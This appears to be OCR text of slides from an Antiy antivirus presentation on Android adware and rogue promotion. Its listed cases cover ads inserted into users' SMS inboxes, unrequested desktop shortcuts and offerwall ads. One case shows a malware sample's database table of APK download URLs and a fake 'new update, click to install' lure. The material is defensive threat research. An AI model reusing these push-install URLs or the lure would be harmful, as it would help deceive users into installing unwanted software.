
# 全民从良奔小康

- 广告件之殇
  - 流氓推广—案例五：插入用户短信库的广告


创造就是我们的脚步
ANTIY

# 全民从良奔小康

- 广告件之殇
  - 流氓推广—案例六：创建桌面快捷方式




创造就是我们的脚步
ANTIY

# 全民从良奔小康

- 广告件之殇
  - 流氓推广—案例七：积分墙广告


创造就是我们的脚步

# 全民从良奔小康

- 广告件之殇
  - （非广告的）案例八：gapp.a



编辑 | 约束 | 索引 | 触发器 | DDL | 数据 | 日志

| id | softid | page | name | path | open |
|---|---|---|---|---|---|
| 1 | 59 | com.kanbox.wp | kubox.apk | http://myappinstall.googlecode.com/files/kubox.apk | 0 |
| 2 | 13 | com.snda.youni | youni.apk | http://apk4sam.googlecode.com/files/youni.apk | 0 |
| 3 | 19 | com.tadu.android | tadu6.2.apk | http://myappinstall.googlecode.com/files/tadu6.2.apk | 0 |
| 4 | 42 | com.papaya.papayamarketfarm | papayu.apk | http://apk4sam.googlecode.com/files/papayu.apk | 0 |
| 5 | 60 | com.oupeng.mini.android | oupeng.apk | http://myappinstall.googlecode.com/files/oupeng.apk | 0 |
| 6 | 50 | com.tuan800.android | tuangoudaquan.apk | http://apk4sam.googlecode.com/files/tuangoudaquan.apk | 0 |
| 7 | 55 | com.jingdong.app.mall | jingdongshangcheng.apk | http://myappinstall.googlecode.com/files/jingdongshangcher | 0 |
| 8 | 130 | com.feiliu.zhushou | anzhuozhushou.apk | http://myappinstall.googlecode.com/files/anzhuozhushou.ap | 0 |
| 9 | 105 | com.kkliaotian.android | kkliao.apk | http://apk4sam.googlecode.com/files/kkliao.apk | 0 |

新更新，请点击安装。

创造就是我们的脚步

安全和不安全一直在大家身边，对抗永存

谢谢
愿在反病毒事业上与君共勉

http://www.antiy.net
tompan@antiy.com